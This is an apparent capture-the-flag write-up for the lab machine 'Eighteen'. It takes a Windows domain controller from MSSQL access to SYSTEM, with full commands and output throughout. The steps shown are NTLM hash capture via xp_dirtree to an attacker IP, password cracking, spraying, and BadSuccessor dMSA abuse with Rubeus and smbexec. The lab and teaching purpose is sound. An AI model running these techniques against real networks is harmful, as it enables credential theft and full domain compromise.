
Eighteen
User
IP=10.129.25.34
nmap -Pn -p- -T4 -oG nmap.grep $IP; nmap -sVC -Pn -p$(grep -oP '\d+(?=/open)' nmap.grep | paste -sd "," -) $IP;
# Nmap done: 1 IP address (1 host up) scanned in 433.41 seconds
# Starting Nmap 7.93 ( https://nmap.org ) at 2025-12-26 21:02 CET
# Nmap scan report for 10.129.25.34
# Host is up (0.036s latency).
#
# PORT     STATE SERVICE  VERSION
# 80/tcp   open  http     Microsoft IIS httpd 10.0
# |_http-server-header: Microsoft-IIS/10.0
# |_http-title: Did not follow redirect to http://eighteen.htb/
# 1433/tcp open  ms-sql-s Microsoft SQL Server 2022 16.00.1000.00; RC0+
# | ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
# | Not valid before: 2025-12-27T02:54:52
# |_Not valid after:  2055-12-27T02:54:52
# |_ssl-date: 2025-12-27T03:03:16+00:00; +7h00m13s from scanner time.
# |_ms-sql-info: ERROR: Script execution failed (use -d to debug)
# |_ms-sql-ntlm-info: ERROR: Script execution failed (use -d to debug)
# 5985/tcp open  http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
# |_http-title: Not Found
# |_http-server-header: Microsoft-HTTPAPI/2.0
# Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
#
# Host script results:
# |_clock-skew: 7h00m12s
#
# Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done: 1 IP address (1 host up) scanned in 17.33 seconds

nmap -su --min-rate=5000 -p- $IP
# Starting Nmap 7.93 ( https://nmap.org ) at 2025-12-26 21:03 CET
# Nmap scan report for 10.129.25.34
# Host is up (0.061s latency).
# Not shown: 65534 open|filtered udp ports (no-response)
# PORT   STATE SERVICE
# 53/udp open  domain
#
# Nmap done: 1 IP address (1 host up) scanned in 27.18 seconds

nxc smb "$IP" -u '' -p '' --generate-hosts-file /tmp/hosts; cat /tmp/hosts >> /etc/hosts
Enumerating access rights
We will look at the website just after but first let's confirm access to different services:
nxc mssql 10.129.80.254 -u kevin -p "iNa2we6haRj2gaw\!" --local-auth
# MSSQL       10.129.80.254   1433   DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:eighteen.htb)
# MSSQL       10.129.80.254   1433   DC01             [+] DC01\kevin:iNa2we6haRj2gaw!

nxc winrm 10.129.80.254 -u kevin -p "iNa2we6haRj2gaw\!"
# WINRM       10.129.80.254   5985   DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:eighteen.htb)
# WINRM       10.129.80.254   5985   DC01             [-] eighteen.htb\kevin:iNa2we6haRj2gaw!
Exploring the MSSQL database
mssqlclient.py 'eighteen.htb/kevin:iNa2we6haRj2gaw!@10.129.80.254'
# SQL (kevin  guest@master)>
select @@version;
-- Microsoft SQL Server 2022 (RTM) - 16.0.1000.6 (X64)
--         Oct  8 2022 05:58:25

select name from sys.databases;
-- name
-- -----------------
-- master
-- tempdb
-- model
-- msdb
-- financial_planner

use financial_planner;
-- ERROR(DC01): Line 1: The server principal "kevin" is not able to access the database "financial_planner" under the current security context.
Looking for impersonation rights, we can become appdev and they have the necessary rights to access finanicial_planner:
SELECT DISTINCT b.name FROM sys.server_permissions a JOIN sys.server_principals b ON a.grantor_principal_id = b.principal_id WHERE a.permission_name = 'IMPERSONATE';
-- name
-- ------
-- appdev

EXECUTE AS LOGIN = 'appdev';
SELECT SYSTEM_USER; SELECT IS_SRVROLEMEMBER('sysadmin');

-- ------
-- appdev
--
--      0

use financial_planner;
select name from sys.tables;
-- name
-- -----------
-- users
-- incomes
-- expenses
-- allocations
-- analytics
-- visits

select * from users;
--   id   full_name   username   email                password_hash                                                                                            is_admin   created_at
-- ----   ---------   --------   ------------------   ------------------------------------------------------------------------------------------------------   --------   ----------
-- 1002   admin       admin      admin@eighteen.htb   pbkdf2:sha256:600000$AMtzteQIG7yAbZIa$0673ad90a0b4afb19d662336f0fce3a9edd0b7b19193717be28ce4d66c887133          1   2025-10-29 05:39:03

select visited_page from visits;
-- visited_page
-- ----------------
-- /
-- /register
-- /login
-- /dashboard
-- /admin
-- /features
The visits table also lists the timestamp and the user_agent (which are all the same), but I dont see a use for those right now.
Let's try to crack the password hash, it's a PBKDF2-HMAC-SHA256 hash with 600k iterations. I can leave it running but it's going to take a while.
The format is also wrong, looking at the hascat examples we expect a format like:
sha256:1000:MTc3MTA0MTQwMjQxNzY=:PYjCU215Mi57AYPKva9j7mvF4Rc5bCnt
But we have: pbkdf2:sha256:600000$<FIRST_BLOB>$<SECOND_BLOB>. It seems to be the same idea but the second blob needs to be base64 not hex, I confirmed that with this blog post from 0xBEN let's try that:
echo -n "0673ad90a0b4afb19d662336f0fce3a9edd0b7b19193717be28ce4d66c887133" | xxd -r -p | base64
# BnOtkKC0r7GdZiM28Pzjqe3Qt7GRk3F74ozk1myIcTM=
echo "sha256:600000:AMtzteQIG7yAbZIa:BnOtkKC0r7GdZiM28Pzjqe3Qt7GRk3F74ozk1myIcTM=" > hash.txt
hashcat -a 0 -m 10900 hash.txt `fzf-wordlists`
# Runs at ~54 H/s. I stopped it at 40448/14344384 (0.28%) (12 mins, 46 secs)
While waiting, I kept looking at the database, neither kevin or appdev have access to other remote databases, though we get a confirmation that this is indeed the DC and the name is DC01:
SELECT srvname, isremote FROM sysservers
-- srvname   isremote
-- -------   --------
-- DC01             1
Let's try to steal the NetNTLMv2 hash of kevin or any local account underneath the MSSQL service:
EXEC xp_dirtree '\\10.10.14.133\share';
responder -I tun0

# [SMB] NTLMv2-SSP Client   : 10.129.80.254
# [SMB] NTLMv2-SSP Username : EIGHTEEN\mssqlsvc
# [SMB] NTLMv2-SSP Hash     : mssqlsvc::EIGHTEEN:1122334455667788:5E8F9B7B48CD4419E3CFB357A5A3176B:01010000000000000070D00DEA57DC017C0DFD4C640D7410000000000200080059004F003300470001001E00570049004E002D0056004E004E005300410057004900370042004E00510004003400570049004E002D0056004E004E005300410057004900370042004E0051002E0059004F00330047002E004C004F00430041004C000300140059004F00330047002E004C004F00430041004C000500140059004F00330047002E004C004F00430041004C00070008000070D00DEA57DC01060004000200000008003000300000000000000000000000003000001B73C385764169A8E8874EB0CC11A92AD21CC5A816B1C3EC3A4615312BF66C010A001000000000000000000000000000000000000900220063006900660073002F00310030002E00310030002E00310034002E003100310033000000000000000000
Yeah, unfortunately cracking didn't work, though we confirm there's a service account mssqlsvc. Maybe a target for later.
john --format=netntlmv2 --wordlist=`fzf-wordlists` hash.txt
# Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
# Session completed.
Nothing from the hashes. Time to finally check the website.
Looking at the website

Basic website, we can create an account and we can track our finances. A couple ideas I get from what we learned already:
- Can we login as kevin? No.
- Can we access
/admin? "Please log in to access this page." - Can we acecss
/dashboard? "Please log in to access this page." - Different error messages for incorrect username/password? No.
Let's try to see if there's a specific web server, looking at the 404 page we can use 0xdf's 404 page cheatsheet and we see that this is likely a Flask application.
- Can we register as admin? No, but we get an error message:
Registration failed. Username or email may already exist. ('23000', "[23000] [Microsoft][ODBC Driver 17 for SQL Server][SQL Server]Violation of UNIQUE KEY constraint 'UQ__users__F3DBC572D2631278'. Cannot insert duplicate key in object 'dbo.users'. The duplicate key value is (admin). (2627) (SQLExecDirectW); [23000] [Microsoft][ODBC Driver 17 for SQL Server][SQL Server]The statement has been terminated. (3621)")
I tried sqlmap but it failed.
Let's check back on the database, now that we created a dummy non privileged account, maybe we can tamper with the data. appdev seems to have access to the financial_planner database.
select * from users;
-- 1005   john        '                 john@example.com     pbkdf2:sha256:600000$gspiPgZHW5VFpw71$e867645f7b53620652e22149539909c3d837c9d2724ce64ac83b3e1416eaf8dd          0   2025-11-17 16:02:45

UPDATE users SET is_admin = 1 WHERE full_name = 'john';
select * from users;
-- 1005   john        '                 john@example.com     pbkdf2:sha256:600000$gspiPgZHW5VFpw71$e867645f7b53620652e22149539909c3d837c9d2724ce64ac83b3e1416eaf8dd          1   2025-11-17 16:02:45
That worked, let's go to the /admin with our john user. At the bottom we get some good hints on things we were guessing:
System Information
- Database: MSSQL (dc01.eighteen.htb)
- Application: Flask Financial Planner v1.0
- Status: Active
So this is indeed a Flask application. Looking online for "Flask Financial Planner" I don't find any specific software.
I went back to the SQLi and attempted a bigger scan but it still failed, then ran a more thourough fuzz but nothing, I ran hashcat again for longer but still nothing.
I attempted to enumerate RIDs using netexec MSSQL:
nxc mssql 10.129.47.253 -u kevin -p "iNa2we6haRj2gaw\!" --local-auth --rid-brute
# MSSQL       10.129.47.253   1433   DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:eighteen.htb)
# MSSQL       10.129.47.253   1433   DC01             [+] DC01\kevin:iNa2we6haRj2gaw!
# MSSQL       10.129.47.253   1433   DC01             498: EIGHTEEN\Enterprise Read-only Domain Controllers
# MSSQL       10.129.47.253   1433   DC01             500: EIGHTEEN\Administrator
# MSSQL       10.129.47.253   1433   DC01             501: EIGHTEEN\Guest
# MSSQL       10.129.47.253   1433   DC01             502: EIGHTEEN\krbtgt
# MSSQL       10.129.47.253   1433   DC01             512: EIGHTEEN\Domain Admins
# MSSQL       10.129.47.253   1433   DC01             513: EIGHTEEN\Domain Users
# MSSQL       10.129.47.253   1433   DC01             514: EIGHTEEN\Domain Guests
# MSSQL       10.129.47.253   1433   DC01             515: EIGHTEEN\Domain Computers
# MSSQL       10.129.47.253   1433   DC01             516: EIGHTEEN\Domain Controllers
# MSSQL       10.129.47.253   1433   DC01             517: EIGHTEEN\Cert Publishers
# MSSQL       10.129.47.253   1433   DC01             518: EIGHTEEN\Schema Admins
# MSSQL       10.129.47.253   1433   DC01             519: EIGHTEEN\Enterprise Admins
# MSSQL       10.129.47.253   1433   DC01             520: EIGHTEEN\Group Policy Creator Owners
# MSSQL       10.129.47.253   1433   DC01             521: EIGHTEEN\Read-only Domain Controllers
# MSSQL       10.129.47.253   1433   DC01             522: EIGHTEEN\Cloneable Domain Controllers
# MSSQL       10.129.47.253   1433   DC01             525: EIGHTEEN\Protected Users
# MSSQL       10.129.47.253   1433   DC01             526: EIGHTEEN\Key Admins
# MSSQL       10.129.47.253   1433   DC01             527: EIGHTEEN\Enterprise Key Admins
# MSSQL       10.129.47.253   1433   DC01             528: EIGHTEEN\Forest Trust Accounts
# MSSQL       10.129.47.253   1433   DC01             529: EIGHTEEN\External Trust Accounts
# MSSQL       10.129.47.253   1433   DC01             553: EIGHTEEN\RAS and IAS Servers
# MSSQL       10.129.47.253   1433   DC01             571: EIGHTEEN\Allowed RODC Password Replication Group
# MSSQL       10.129.47.253   1433   DC01             572: EIGHTEEN\Denied RODC Password Replication Group
# MSSQL       10.129.47.253   1433   DC01             1000: EIGHTEEN\DC01$
# MSSQL       10.129.47.253   1433   DC01             1101: EIGHTEEN\DnsAdmins
# MSSQL       10.129.47.253   1433   DC01             1102: EIGHTEEN\DnsUpdateProxy
# MSSQL       10.129.47.253   1433   DC01             1601: EIGHTEEN\mssqlsvc
# MSSQL       10.129.47.253   1433   DC01             1602: EIGHTEEN\SQLServer2005SQLBrowserUser$DC01
# MSSQL       10.129.47.253   1433   DC01             1603: EIGHTEEN\HR
# MSSQL       10.129.47.253   1433   DC01             1604: EIGHTEEN\IT
# MSSQL       10.129.47.253   1433   DC01             1605: EIGHTEEN\Finance
# MSSQL       10.129.47.253   1433   DC01             1606: EIGHTEEN\jamie.dunn
# MSSQL       10.129.47.253   1433   DC01             1607: EIGHTEEN\jane.smith
# MSSQL       10.129.47.253   1433   DC01             1608: EIGHTEEN\alice.jones
# MSSQL       10.129.47.253   1433   DC01             1609: EIGHTEEN\adam.scott
# MSSQL       10.129.47.253   1433   DC01             1610: EIGHTEEN\bob.brown
# MSSQL       10.129.47.253   1433   DC01             1611: EIGHTEEN\carol.white
# MSSQL       10.129.47.253   1433   DC01             1612: EIGHTEEN\dave.green
I realized that I need to also base64 the salt (first blob) of the admin password hash, somehow it looked base64 but it's not, I believe Flask/Werkzeug/the package used for hashing, salts using ASCII bytes which threw me off.
echo -n 'AMtzteQIG7yAbZIa' | base64
# QU10enRlUUlHN3lBYlpJYQ==
echo -n '0673ad90a0b4afb19d662336f0fce3a9edd0b7b19193717be28ce4d66c887133' | xxd -r -p | base64
# BnOtkKC0r7GdZiM28Pzjqe3Qt7GRk3F74ozk1myIcTM=
echo "sha256:600000:QU10enRlUUlHN3lBYlpJYQ==:BnOtkKC0r7GdZiM28Pzjqe3Qt7GRk3F74ozk1myIcTM=" > hash.txt
hashcat -a 0 -m 10900 hash.txt `fzf-wordlists`
# Session..........: hashcat
# Status...........: Cracked
# Hash.Mode........: 10900 (PBKDF2-HMAC-SHA256)
# Hash.Target......: sha256:600000:QU10enRlUUlHN3lBYlpJYQ==:BnOtkKC0r7Gd...yIcTM=
# Time.Started.....: Wed Nov 19 15:51:47 2025 (3 secs)
# Time.Estimated...: Wed Nov 19 15:51:50 2025 (0 secs)
Great, we get iloveyou1 let's spray that password against the RID list we got:
nxc winrm 10.129.131.117 -u users.txt -p "iloveyou1" -d EIGHTEEN
# WINRM       10.129.131.117  5985   DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:eighteen.htb)
# WINRM       10.129.131.117  5985   DC01             [-] EIGHTEEN\DnsAdmins:iloveyou1
# WINRM       10.129.131.117  5985   DC01             [-] EIGHTEEN\DnsUpdateProxy:iloveyou1
# WINRM       10.129.131.117  5985   DC01             [-] EIGHTEEN\mssqlsvc:iloveyou1
# WINRM       10.129.131.117  5985   DC01             [-] EIGHTEEN\SQLServer2005SQLBrowserUser$DC01:iloveyou1
# WINRM       10.129.131.117  5985   DC01             [-] EIGHTEEN\HR:iloveyou1
# WINRM       10.129.131.117  5985   DC01             [-] EIGHTEEN\IT:iloveyou1
# WINRM       10.129.131.117  5985   DC01             [-] EIGHTEEN\Finance:iloveyou1
# WINRM       10.129.131.117  5985   DC01             [-] EIGHTEEN\jamie.dunn:iloveyou1
# WINRM       10.129.131.117  5985   DC01             [-] EIGHTEEN\jane.smith:iloveyou1
# WINRM       10.129.131.117  5985   DC01             [-] EIGHTEEN\alice.jones:iloveyou1
# WINRM       10.129.131.117  5985   DC01             [+] EIGHTEEN\adam.scott:iloveyou1 (admin)
Amazing! We have access to the DC with adam.scott:iloveyou1
evil-winrm -i $target -u adam.scott -p iloveyou1
cd ../Desktop
type user.txt
Root
Ok looking around the files there's not much, we do find the Flask application at C:\inetpub\eighteen.htb. Inside we find the credentials: appdev:MissThisElite$90.
Though we already explored the user permissions on MSSQL and they are not a Domain User, I also tried password spraying but no luck.
I might need to pivot to access all the other services that are restricted. We'll see.
Running commands, we get Access denied for many commands:
systeminfo
# systeminfo.exe : ERROR: Access denied
Get-MpComputerStatus
# Cannot connect to CIM server. Access denied

# Though WinDefend is not running:
Get-Service WinDefend

# Status   Name               DisplayName
# ------   ----               -----------
# Stopped  WinDefend          Microsoft Defender Antivirus Service

# And AppLocker is not running:
(Get-AppLockerPolicy -Effective).RuleCollections | Select-Object CollectionType,EnforcementMode
sc query appidsvc

# Let's still try to find a way to get patch information
wmic qfe
# WMIC.exe : ERROR:
Get-HotFix | ft -AutoSize
# Access denied
Mhh, while it seems like it's really locked down, Windown Defender is not running, probably we just have a really low privilege level.
Looking online I found a way to get system information via registry:
$cv = Get-ItemProperty 'HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion'
$cv.ProductName
$cv.DisplayVersion
# Windows Server 2025 Datacenter
# 24H2

(Get-Item 'C:\Windows\System32\kernel32.dll').VersionInfo |
  Select-Object ProductVersion, FileVersion

# ProductVersion  FileVersion
# --------------  -----------
# 10.0.26100.4202 10.0.26100.4202 (WinBuild.160101.0800)
I didn't actually know that there existed sub-categories of Windows Server. Datacenter is a more expensive, feature-rich edition from what I read, a lot to do with Hyper-V, and there's also a Datacenter Azure edition, which focuses even more on virtualization and cloud features.
Looking online for the OS Build 26100.4202, I found the related KB and the release date: KB5058499, May 28, 2025.
Current latest is 26100.7171, November 11, 2025, so there's some potential for exploits here.
Let's see if there's any CVE related to that.
Cross-referencing the patch numbers from the update log in the microsoft support site, to CVE Details list of CVEs for Windows Server 2025 we find a handful of potential targets:

The highest impact one that stands out is CVE-2025-59287, a RCE in the WSUS, though we don't see the common WSUS ports (8530/8531).
CVE-2025-50154 has a public exploit but it's a 0-Click NTLM hash disclosure trough icon files in SMB, though those require another user to connect and load our icon.
CVE-2025-49744 has a public exploit but it's related to graphical stuff which we don't have.
CVE-2025-49730 a race condition that leads to privilege escalation trough a vulnerable version of the storqosflt driver, they have a POC to check for vulnerability:
.\Check-StorQoS-CVE2025.ps1
# [*] Checking driver: storqosflt
# [-] Driver storqosflt not found on this system.
Finally CVE-2025-49683, but it plays with memory corruption and restarting the system so I really doubt that's the one.
Sometimes CVEDetails is a bit too bulky and hard to isolate interesting vulns that it doesn't consider as having public exploits.
Looking on google for "Windows Server 2025 privilege escalation" the first result is a writeup by an Akamai Researcher, Yuval Gordon: "BadSuccessor: Abusing dMSA to Escalate Privileges in Active Directory"
They mentioned that Microsoft is aware but a fix has not been planned (as of May 2025), probably one came out later on, but as we said, our current build is from that date, which is perfect.
This vulnerability plays with a new type of service account in AD: "delegated Managed Service Accounts" (dMSAs) they expand on the capabilities of "group Managed Service Accounts" (gMSAs) which is a fancy automated service account password management system.
One feature of dMSAs is that can migrate existing non-managed service account to dMSAs, though the migration pipeline has a flaw that allows an attacker to take over any principal in the domain by having a special privilege over an Org. unit.
I did a quick SharpHound scan and I confirmed adam.scott is part of the "Staff" OU:

Staff also contains groups: IT, Finance, HR. Though I dont think we care about that, IT seems to be the highest privileged group, and adam.scott is already part of it.
dMSAs essentially allow migrating legacy service accounts by "inheriting" the permissions of that account trough the migration process. The migration process can be triggered by using Start-ADServiceAccountMigration cmdlet.
I learned a bit more and found out how to check ACLs manually in case for example that bloodhound doesn't pick them up.
dsacls.exe "OU=staff,dc=eighteen,dc=htb"
Owner: EIGHTEEN\Domain Admins
Group: EIGHTEEN\Domain Admins

Access list:
Allow EIGHTEEN\IT                     SPECIAL ACCESS
                                      CREATE CHILD

<SNIP>
So just like the Akamai writeup said, our group IT has createChild over the Staff OU. This actually bypasses the Machine Account Quota that normally limits how many machines a user can create, in this case it's 0.
After some trial and error I managed to get a machine created in the Staff OU, it was having trouble picking up my domain user, instead I used the SID.
Though because the host resets every so often I ended up looking for a more practical tool, I found this one which is a red team edited version of the blue team script by Akamai:
First use LuemmelSec's tool to create the account:
Import-Module .\BadSuccessor.ps1
BadSuccessor -mode exploit -Path "OU=Staff,DC=eighteen,DC=htb" -Name "evil_dmsa" -DelegatedAdmin "adam.scott" -DelegateTarget "Administrator" -domain "eighteen.htb"
Creating dMSA at: LDAP://eighteen.htb/OU=Staff,DC=eighteen,DC=htb
0
0
0
0
Successfully created and configured dMSA 'evil_dmsa'
Object adam.scott can now impersonate Administrator
Then get a TGT for adam.scott, I found the only way to do this was to forward the KDC, LDAP and LDAPS ports with chisel and convert it to kirbi then base64:
getTGT.py -dc-ip 127.0.0.1 'eighteen.htb/adam.scott:iloveyou1' -debug
# Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies
#
# [+] Impacket Library Installation Path: /root/.pyenv/versions/3.11.13/lib/python3.11/site-packages/impacket
# [+] Trying to connect to KDC at 127.0.0.1:88
# [+] Trying to connect to KDC at 127.0.0.1:88
# [*] Saving ticket in adam.scott.ccache

ticketConverter.py adam.scott.ccache adam.kirbi
# Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies
#
# [*] converting ccache to kirbi...
# [+] done

base64 -w 0 adam.kirbi
# doIFpjCCBaKgAw <SNIP>
Copy the base64 blob and run a asktgs with rubeus to get a TGS ticket that can impersonate Administrator as our evil_dmsa account:
.\Rubeus.exe asktgs /targetuser:evil_dmsa$ /service:krbtgt/eighteen.htb /opsec /dmsa /nowrap /ticket:doIFpjCCBaKgAwIBBaEDAgEW <SNIP>
#    ______        _
#   (_____ \      | |
#    _____) )_   _| |__  _____ _   _  ___
#   |  __  /| | | |  _ \| ___ | | | |/___)
#   | |  \ \| |_| | |_) ) ____| |_| |___ |
#   |_|   |_|____/|____/|_____)____/(___/
#
#   v2.3.3
#
# [*] Action: Ask TGS
#
# [*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for the service ticket
# [*] Building DMSA TGS-REQ request for 'evil_dmsa$' from 'adam.scott'
# [+] Sequence number is: 1525764257
# [*] Using domain controller: DC01.eighteen.htb (fe80::a69c:e4dd:9351:3e32%3)
# [+] TGS request successful!
# [*] base64(ticket.kirbi):
#
#       doIFzjCCBcqgAwIBBaE <SNIP>
#
#   ServiceName              :  krbtgt/EIGHTEEN.HTB
#   ServiceRealm             :  EIGHTEEN.HTB
#   UserName                 :  evil_dmsa$ (NT_PRINCIPAL)
#   UserRealm                :  eighteen.htb
#   StartTime                :  12/29/2025 11:29:28 AM
#   EndTime                  :  12/29/2025 11:44:28 AM
#   RenewTill                :  12/30/2025 10:30:02 AM
#   Flags                    :  name_canonicalize, pre_authent, renewable, forwardable
#   KeyType                  :  aes256_cts_hmac_sha1
#   Base64(key)              :  XSR56q27FrGCm4yYh3a3XcBEk+nTdUO0dqu+bV+VzIA=
#   Current Keys for evil_dmsa$: (aes256_cts_hmac_sha1) 791B31D9F27BD284AA3F667397A5DBF5A7332E012B0CA23D07D73237FBFB7234
Grab that new base64(ticket.kirbi) blob and pass it back to linux, convert it back to kirbi and back to ccache:
ticketConverter.py evil_dmsa.kirbi evil_dmsa.ccache
# Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies
#
# [*] converting kirbi to ccache...
# [+] done
export KRB5CCNAME=evil_dmsa.ccache
klist
# Ticket cache: FILE:evil_dmsa.ccache
# Default principal: evil_dmsa$@eighteen.htb
#
# Valid starting       Expires              Service principal
# 12/29/2025 20:29:28  12/29/2025 20:44:28  krbtgt/EIGHTEEN.HTB@EIGHTEEN.HTB
# 	renew until 12/30/2025 19:30:02
Now, winrm struggles hard, instead trying via SMB or WMI works a bit better, I opted for smbexec:
smbexec.py -k -no-pass -debug 'eighteen.htb/evil_dmsa$@dc01.eighteen.htb'
# Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies
#
# [+] Impacket Library Installation Path: /root/.pyenv/versions/3.11.13/lib/python3.11/site-packages/impacket
# [+] StringBinding ncacn_np:dc01.eighteen.htb[\pipe\svcctl]
# [+] Using Kerberos Cache: evil_dmsa.ccache
# [+] SPN CIFS/DC01.EIGHTEEN.HTB@EIGHTEEN.HTB not found in cache
# [+] AnySPN is True, looking for another suitable SPN
# [+] Returning cached credential for KRBTGT/EIGHTEEN.HTB@EIGHTEEN.HTB
# [+] Using TGT from cache
# [+] Trying to connect to KDC at EIGHTEEN.HTB:88
# [+] Executing %COMSPEC% /Q /c echo cd  ^> \\%COMPUTERNAME%\C$\__output_VeglCPwe 2^>^&1 > %SYSTEMROOT%\osTKRdYB.bat & %COMSPEC% /Q /c %SYSTEMROOT%\osTKRdYB.bat & del %SYSTEMROOT%\osTKRdYB.bat
# [!] Launching semi-interactive shell - Careful what you execute
C:\Windows\System32> whoami
# [+] Executing %COMSPEC% /Q /c echo whoami ^> \\%COMPUTERNAME%\C$\__output_VeglCPwe 2^>^&1 > %SYSTEMROOT%\jXrTrVYq.bat & %COMSPEC% /Q /c %SYSTEMROOT%\jXrTrVYq.bat & del %SYSTEMROOT%\jXrTrVYq.bat
# nt authority\system

C:\Windows\System32> type C:\Users\Administrator\Desktop\root.txt
# [+] Executing %COMSPEC% /Q /c echo type C:\Users\Administrator\Desktop\root.txt ^> \\%COMPUTERNAME%\C$\__output_VeglCPwe 2^>^&1 > %SYSTEMROOT%\SfwUZVDs.bat & %COMSPEC% /Q /c %SYSTEMROOT%\SfwUZVDs.bat & del %SYSTEMROOT%\SfwUZVDs.bat
# <redacted>
Very cool machine but the root was painful BadSuccessor is really finnicky.